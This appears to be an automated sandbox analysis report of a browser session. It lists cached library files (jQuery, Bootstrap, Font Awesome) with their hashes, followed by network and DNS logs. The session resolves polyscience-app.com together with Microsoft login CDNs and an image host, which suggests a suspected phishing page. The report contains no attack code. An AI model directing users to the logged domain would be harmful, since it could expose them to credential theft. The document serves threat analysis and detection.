File Type:	ASCII text
Category:	downloaded
Size (bytes):	271751
Entropy (8bit):	5.0685414131801165
Encrypted:	false
SSDEEP:	6144:+tah6/K+TCtlMhTze/RZcYmDizK8dB7alFys/WL/umH4N0IPfKu5AA11vrlY:9pZcYmDcHwFygmY1PfjAA1Br3
MD5:	6A07DA9FAE934BAF3F749E876BBFDD96
SHA1:	46A436EBA01C79ACDB225757ED80BF54BAD6416B
SHA-256:	D8AA24ECC6CECB1A60515BC093F1C9DA38A0392612D9AB8AE0F7F36E6EEE1FAD
SHA-512:	E525248B09A6FB4022244682892E67BBF64A3E875EB889DB43B0A24AB4A75077B5D5D26943CA382750D4FEBC3883193F3BE581A4660065B6FC7B5EC20C4A044B
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://code.jquery.com/jquery-3.3.1.js
Preview:	/*!. * jQuery JavaScript Library v3.3.1. * https://jquery.com/. *. * Includes Sizzle.js. * https://sizzlejs.com/. *. * Copyright JS Foundation and other contributors. * Released under the MIT license. * https://jquery.org/license. *. * Date: 2018-01-20T17:24Z. */.(function(global, factory) {..."use strict";...if (typeof module === "object" && typeof module.exports === "object") {..../// For CommonJS and CommonJS-like environments where a proper `window`.../// is present, execute the factory and get jQuery..../// For environments that do not have a `window` with a `document`.../// (such as Node.js), expose a factory as module.exports..../// This accentuates the need for the creation of a real `window`..../// e.g. var jQuery = require("jquery")(window);.../// See ticket #14549 for more info....module.exports = global.document ?....factory(global, true) :....function(w) {.....if (!w.document) {......throw new Error("jQuery requires a window with a document");.....}.....return factor

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\bootstrap.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	48944
Entropy (8bit):	5.272507874206726
Encrypted:	false
SSDEEP:	768:9VG5R15WbHVKZrycEHSYro34CrSLB6WU/6DqBf4l1B:9VIRuo53XiwWTvl1B
MD5:	14D449EB8876FA55E1EF3C2CC52B0C17
SHA1:	A9545831803B1359CFEED47E3B4D6BAE68E40E99
SHA-256:	E7ED36CEEE5450B4243BBC35188AFABDFB4280C7C57597001DE0ED167299B01B
SHA-512:	00D9069B9BD29AD0DAA0503F341D67549CCE28E888E1AFFD1A2A45B64A4C1BC460D81CFC4751857F991F2F4FB3D2572FD97FCA651BA0C2B0255530209B182F2

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\bootstrap.min[1].js	
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/js/bootstrap.min.js
Preview:	/*!. * Bootstrap v4.0.0 (https://getbootstrap.com). * Copyright 2011-2018 The Bootstrap Authors (https://github.com/twbs/bootstrap/graphs/contributors). * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE). */.!function(t,e){"object"==typeof exports&&"undefined"!=typeof module?e(exports,require("jquery"),requir e("popper.js")):"function"==typeof define&&define.amd?define(["exports","jquery","popper.js"],e):e(t.bootstrap={},t.jQuery,t.Popper)}(this,function(t,e,n){"use strict";function i(t,e){for(var n=0;n<e.length;n++){var i=e[n];i.enumerable=i.enumerable||!1,i.configurable=!0,"value"in i&&(i.writable=!0),Object.defineProperty(t,i.key,i)}}function s(t,e,n) {return e&&i(t.prototype,e),n&&i(t,n),t}function r(){return(r=Object.assign||function(t){for(var e=1;e<arguments.length;e++){var n=arguments[e];for(var i in n)Object.pro totype.hasOwnProperty.call(n,i)&&(t[i]=n[i])}return t}).apply(this,arguments)}e=e&&e.hasOwnProperty("default")?e.default:e,n=n&&n.hasOwnProp

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\css[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	223
Entropy (8bit):	5.142612311542767
Encrypted:	false
SSDEEP:	6:0IFFDK+Q+56ZRWHMqh7izlpdRSRk68k3tg9EFNin:jFI+QO6ZRoMqt6p3Tk9g9CY
MD5:	72C5D331F2135E52DA2A95F7854049A3
SHA1:	572F349BB65758D377CCBAE434350507341ACD7B
SHA-256:	C3A12D7E8F6B2B1F5E4CD0C9938DFC79532AEF90802B424EE910093F156586DA
SHA-512:	9EA12CC277C9858524083FEBBE1A3E61FDECE5268F63B14C9FFAFE29396C7CCDB3B07BE10E829936BCCD8F3B9E39DCFA6BC4316F189E4CEA914F1D06916DB 66B
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://fonts.googleapis.com/css?family=Archivo+Narrow&display=swap
Preview:	@font-face {. font-family: 'Archivo Narrow';. font-style: normal;. font-weight: 400;. font-display: swap;. src: url(https://fonts.gstatic.com/s/archivonarrow/v12/tss 0ApVBdCYD5Q7hcxTE1ArZ0bbwiXo.woff) format('woff');.}.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\free-v4-shims.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	26701
Entropy (8bit):	4.82979949483045
Encrypted:	false
SSDEEP:	192:SP6hT1bIl4w0QUmQ10PwKLaAu5CwWavpHo4O6wgLPbJVR8XD7mycP:5hal4w0QK+PwK05eavpmgPPeXD7mycP
MD5:	1848E71668F42835079E5FA2AF6CF4A8
SHA1:	6AE345E2FEB8C2A524E7CF9E22A3A87BAEE60593
SHA-256:	D7CC3C57F9BDA4C6DCB83BB3C19F2F2AA86ECEC6274E243CD4EC315AE8E30101
SHA-512:	24E0AF4EC32A9AAB61D9E1AF9B2083F2D13CC98961B5E32BB613A02FEEF63F5F30C3B21C6308A4A204D981D77C86F09E221D0DB7B051A3538ACE07E727F29F5 8
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ka-f.fontawesome.com/releases/v5.15.2/css/free-v4-shims.min.css?token=585b051251
Preview:	/*!. * Font Awesome Free 5.15.2 by @fontawesome - https://fontawesome.com. * License - https://fontawesome.com/license/free (Icons: CC BY 4.0, Fonts: SIL OFL 1.1, Code: MIT License). */.fa.fa-glass:before{content:"\f000"}.fa.fa-meetup{font-family:"Font Awesome 5 Brands";font-weight:400}.fa.fa-star-o{font-family:"Font Awesome 5 F ree";font-weight:400}.fa.fa-star-o:before{content:"\f005"}.fa.fa-close:before,.fa.fa-remove:before{content:"\f00d"}.fa.fa-gear:before{content:"\f013"}.fa.fa-trash-o{font-family:"Font Awesome 5 Free";font-weight:400}.fa.fa-trash-o:before{content:"\f2ed"}.fa.fa-file-o{font-family:"Font Awesome 5 Free";font-weight:400}.fa.fa-file-o:before{co ntent:"\f15b"}.fa.fa-clock-o{font-family:"Font Awesome 5 Free";font-weight:400}.fa.fa-clock-o:before{content:"\f017"}.fa.fa-arrow-circle-o-down{font-family:"Font Awesome 5 Free";font-weight:400}.fa.fa-arrow-circle-o-down:before{content:"\f358"}.fa.fa-arrow-circle-o-up{font-family:"Font Awesome 5 Free";font-weight:400}.fa.fa-arro

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\jquery.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	85578
Entropy (8bit):	5.366055229017455
Encrypted:	false
SSDEEP:	1536:EYE1JVoiB9JqZdXXe2pD3PgoIiulrUndZ6a4tfOR7WpfWBZ2BJda4w9W3qG9a986:v4J+OlfOhWppCW6G9a98Hr2
MD5:	2F6B11A7E914718E0290410E85366FE9
SHA1:	69BB69E25CA7D5EF0935317584E6153F3FD9A88C
SHA-256:	05B85D96F41FFF14D8F608DAD03AB71E2C1017C2DA0914D7C59291BAD7A54F8E
SHA-512:	0D40BCCAA59FEDECF7243D63B33C42592541D0330FEFC78EC81A4C6B9689922D5B211011CA4BE23AE22621CCE4C658F52A1552C92D7AC3615241EB640F8514 B
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\jquery.min[1].js	
Reputation:	low
IE Cache URL:	http://https://ajax.googleapis.com/ajax/libs/jquery/2.2.4/jquery.min.js
Preview:	/*! jQuery v2.2.4 | (c) jQuery Foundation | jquery.org/license */.!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){var c=[],d=a.document,e=c.slice,f=c.concat,g=c.push,h=c.indexOf,i={},j=i.toString,k=i.hasOwnProperty,l={},m="2.2.4",n=function(a,b){return new n.fn.init(a,b)},o=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,p=/^-ms-/,q=/-([\da-z])/gi,r=function(a,b){return b.toUpperCase()};n.fn=n.prototype={jquery:m,constructor:n,selector:"",length:0,toArray:function(){return e.call(this)},get:function(a){return null!=a?0>a?this[a+this.length]:this[a]:e.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),a);return b.prevObject=this,b.context=this.context,b},each:function(a){return n.each(this,a)},map:function(a){return this.pushStack(n.map(this,function(b,c){return a.call

C:\Users\user\AppData\Local\Temp\~DF61F363B5B55EB848.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13029
Entropy (8bit):	0.473623025119373
Encrypted:	false
SSDEEP:	12:c9lCg5/9lCgeK9l26an9l26an9l8fRwF9l8fR49lTqsctvIsIa:c9lLh9lLh9lIn9lIn9loo9lo49lWnt
MD5:	C4AF435217017F9D83946E358C4B71AA
SHA1:	0DCAE09B7D817A57BF9FBAE7D66FA1FE884B18B8
SHA-256:	AB8AC58E05B6513F033E118BBAF8FCAADE8100C3E23C0E2392DBCB2B1525108F
SHA-512:	0F16738D7F20DB0329C0610C768AB2DAA97E9763AAD494F4CA5ADFBEA94BDB913B19CEF436EC3E7A5962465B726E2218EF27F39B1E430DC332F706CBF9AE85C
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF873B1047B545AACB.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	42705
Entropy (8bit):	0.8959197678767348
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+NTRwzGutRutct/7tqtItxt3:kBqoxKAuqR+NTRwzGk1
MD5:	46B4ACC5173434BFCD5D73C7CBC767FF
SHA1:	1990E5224D340DB83BBD86E37BD5563DE8059C27
SHA-256:	D782828BC478434C5DAF3BA0F0742BD8B87A442620481655C39F2ED3428B5A33
SHA-512:	3EBD6BFF2178F3C0E450FE6614C95368FD0140487739BE16C038F668692FACA748F1E2C78DD3FD5728E928461D3E55353CBFF2B9B7103A9ABA9CD43D738329B
Malicious:	false
Reputation:	low
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFF0037413C6601648.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	25441
Entropy (8bit):	0.3029020516970868
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRx/9lRJ9lTb9lTb9lSSU9lSSU9laAa/9laAgg:kBqoxxJhHWSVSEab
MD5:	53006C9962728B3FE777953AAE8063B3
SHA1:	68767E54C545C8E83C4BD299507FF6CCEA81E074
SHA-256:	9F546BE16F18E792BA4967D4279DC73EC7B58DC8BFBF31B6004B35EFF44D7522
SHA-512:	38BA8E52B18E63CF91A32F4DB1CA8CA2ECF9A7DEB2763EB7E5A07D583298BDFE385048F89A9DC21EAB450E338BEB29151FA2A55150D61B26E96083C1C0C5BD E3
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\~DFF0037413C6601648.TMP	
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

Static File Info

No static file info

Network Behavior

Network Port Distribution

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 4, 2021 21:32:18.173846006 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.174658060 CET	49732	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.326608896 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.326792955 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.327018976 CET	443	49732	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.327121973 CET	49732	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.332367897 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.332371950 CET	49732	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.484675884 CET	443	49732	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.484699965 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.485207081 CET	443	49732	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.485232115 CET	443	49732	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.485251904 CET	443	49732	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.485266924 CET	443	49732	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.485286951 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.485344887 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.485378027 CET	49732	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.485404015 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.485424995 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.485496044 CET	49732	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.485512018 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.485574961 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.486864090 CET	443	49732	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.486896992 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.487030029 CET	49732	443	192.168.2.4	13.66.56.74

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 4, 2021 21:32:18.487380981 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.550189018 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.550257921 CET	49732	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.557003021 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.705348969 CET	443	49732	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.705374956 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:18.705461025 CET	49732	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.705549955 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:18.751697063 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.367913008 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.367969990 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.368006945 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.368043900 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.368083000 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.368119001 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.368129969 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.368155956 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.368171930 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.368177891 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.368185043 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.368190050 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.368195057 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.368211985 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.368247032 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.368267059 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.368289948 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.368305922 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.368345976 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.520864010 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.520896912 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.520910025 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.520921946 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.520939112 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.520955086 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.520971060 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.520987034 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521003008 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521018982 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521034956 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521047115 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521085024 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521100044 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521116972 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521126986 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.521132946 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521179914 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.521186113 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.521190882 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.521194935 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.521198988 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.521229029 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521245956 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521264076 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521281004 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.521292925 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.521306992 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.521312952 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.521332979 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:19.673749924 CET	443	49731	13.66.56.74	192.168.2.4
Mar 4, 2021 21:32:19.673906088 CET	49731	443	192.168.2.4	13.66.56.74
Mar 4, 2021 21:32:21.553694963 CET	49746	443	192.168.2.4	192.229.221.185
Mar 4, 2021 21:32:21.554881096 CET	49747	443	192.168.2.4	146.59.152.166
Mar 4, 2021 21:32:21.555911064 CET	49748	443	192.168.2.4	192.229.221.185
Mar 4, 2021 21:32:21.556677103 CET	49749	443	192.168.2.4	146.59.152.166

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 4, 2021 21:32:21.594705105 CET	443	49746	192.229.221.185	192.168.2.4
Mar 4, 2021 21:32:21.594827890 CET	49746	443	192.168.2.4	192.229.221.185
Mar 4, 2021 21:32:21.595465899 CET	49746	443	192.168.2.4	192.229.221.185
Mar 4, 2021 21:32:21.598805904 CET	443	49748	192.229.221.185	192.168.2.4
Mar 4, 2021 21:32:21.598901033 CET	49748	443	192.168.2.4	192.229.221.185
Mar 4, 2021 21:32:21.599684000 CET	49748	443	192.168.2.4	192.229.221.185
Mar 4, 2021 21:32:21.605007887 CET	443	49747	146.59.152.166	192.168.2.4
Mar 4, 2021 21:32:21.605112076 CET	49747	443	192.168.2.4	146.59.152.166
Mar 4, 2021 21:32:21.605798960 CET	49747	443	192.168.2.4	146.59.152.166
Mar 4, 2021 21:32:21.605897903 CET	443	49749	146.59.152.166	192.168.2.4
Mar 4, 2021 21:32:21.605972052 CET	49749	443	192.168.2.4	146.59.152.166

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 4, 2021 21:32:10.366674900 CET	64646	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:10.412389040 CET	53	64646	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:11.118680954 CET	65298	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:11.172941923 CET	53	65298	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:12.096540928 CET	59123	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:12.145273924 CET	53	59123	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:12.736865044 CET	54531	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:12.787688017 CET	53	54531	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:13.306711912 CET	49714	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:13.352813959 CET	53	49714	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:13.381139040 CET	58028	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:13.427028894 CET	53	58028	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:14.265994072 CET	53097	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:14.311971903 CET	53	53097	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:15.243663073 CET	49257	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:15.292103052 CET	53	49257	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:16.668884993 CET	62389	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:16.718720913 CET	53	62389	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:17.036695957 CET	49910	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:17.094913006 CET	53	49910	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:18.056651115 CET	55854	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:18.097455025 CET	64549	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:18.107430935 CET	53	55854	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:18.151966095 CET	53	64549	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:18.887268066 CET	63153	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:18.936064005 CET	53	63153	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:19.767935038 CET	52991	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:19.814241886 CET	53	52991	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:20.057507992 CET	53700	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:20.107894897 CET	53	53700	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:20.719132900 CET	51726	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:20.765237093 CET	53	51726	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:20.963402033 CET	56794	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:21.025650024 CET	53	56794	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:21.200912952 CET	56534	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:21.247880936 CET	53	56534	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:21.469465971 CET	56627	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:21.477744102 CET	56621	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:21.484970093 CET	63116	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:21.516375065 CET	53	56627	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:21.542083979 CET	53	63116	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:21.545852900 CET	53	56621	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:21.563903093 CET	64078	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:21.611768007 CET	53	64078	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:21.979793072 CET	64801	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:22.040092945 CET	53	64801	8.8.8.8	192.168.2.4
Mar 4, 2021 21:32:34.491673946 CET	61721	53	192.168.2.4	8.8.8.8
Mar 4, 2021 21:32:34.554389954 CET	53	61721	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 4, 2021 21:32:18.097455025 CET	192.168.2.4	8.8.8.8	0xd3f4	Standard query (0)	polyscience-app.com	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:20.057507992 CET	192.168.2.4	8.8.8.8	0x523a	Standard query (0)	code.jquery.com	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:20.719132900 CET	192.168.2.4	8.8.8.8	0x58af	Standard query (0)	maxcdn.bootstrapcdn.com	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.200912952 CET	192.168.2.4	8.8.8.8	0x1006	Standard query (0)	kit.fontawesome.com	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.469465971 CET	192.168.2.4	8.8.8.8	0x2949	Standard query (0)	ka-f.fontawesome.com	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.477744102 CET	192.168.2.4	8.8.8.8	0x2892	Standard query (0)	logincdn.msauth.net	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.484970093 CET	192.168.2.4	8.8.8.8	0x1481	Standard query (0)	i.ibb.co	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.563903093 CET	192.168.2.4	8.8.8.8	0x946d	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.979793072 CET	192.168.2.4	8.8.8.8	0x60cd	Standard query (0)	aadcdn.msauth.net	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:34.491673946 CET	192.168.2.4	8.8.8.8	0xa201	Standard query (0)	aadcdn.msauth.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 4, 2021 21:32:18.151966095 CET	8.8.8.8	192.168.2.4	0xd3f4	No error (0)	polyscience-app.com		13.66.56.74	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:20.107894897 CET	8.8.8.8	192.168.2.4	0x523a	No error (0)	code.jquery.com	cds.s5x3j6q5.hwcdn.net		CNAME (Canonical name)	IN (0x0001)
Mar 4, 2021 21:32:20.765237093 CET	8.8.8.8	192.168.2.4	0x58af	No error (0)	maxcdn.bootstrapcdn.com	cds.j3z9t3p6.hwcdn.net		CNAME (Canonical name)	IN (0x0001)
Mar 4, 2021 21:32:21.247880936 CET	8.8.8.8	192.168.2.4	0x1006	No error (0)	kit.fontawesome.com	kit.fontawesome.com.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Mar 4, 2021 21:32:21.516375065 CET	8.8.8.8	192.168.2.4	0x2949	No error (0)	ka-f.fontawesome.com	ka-f.fontawesome.com.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Mar 4, 2021 21:32:21.542083979 CET	8.8.8.8	192.168.2.4	0x1481	No error (0)	i.ibb.co		146.59.152.166	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.542083979 CET	8.8.8.8	192.168.2.4	0x1481	No error (0)	i.ibb.co		146.59.152.166	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.542083979 CET	8.8.8.8	192.168.2.4	0x1481	No error (0)	i.ibb.co		145.239.131.51	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.542083979 CET	8.8.8.8	192.168.2.4	0x1481	No error (0)	i.ibb.co		145.239.131.55	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.542083979 CET	8.8.8.8	192.168.2.4	0x1481	No error (0)	i.ibb.co		145.239.131.60	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.545852900 CET	8.8.8.8	192.168.2.4	0x2892	No error (0)	logincdn.msauth.net	lgincdn.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Mar 4, 2021 21:32:21.545852900 CET	8.8.8.8	192.168.2.4	0x2892	No error (0)	cs1227.wpc.alphacdn.net		192.229.221.185	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.611768007 CET	8.8.8.8	192.168.2.4	0x946d	No error (0)	cdnjs.cloudflare.com		104.16.18.94	A (IP address)	IN (0x0001)
Mar 4, 2021 21:32:21.611768007 CET	8.8.8.8	192.168.2.4	0x946d	No error (0)	cdnjs.cloudflare.com		104.16.19.94	A (IP address)	IN (0x0001)
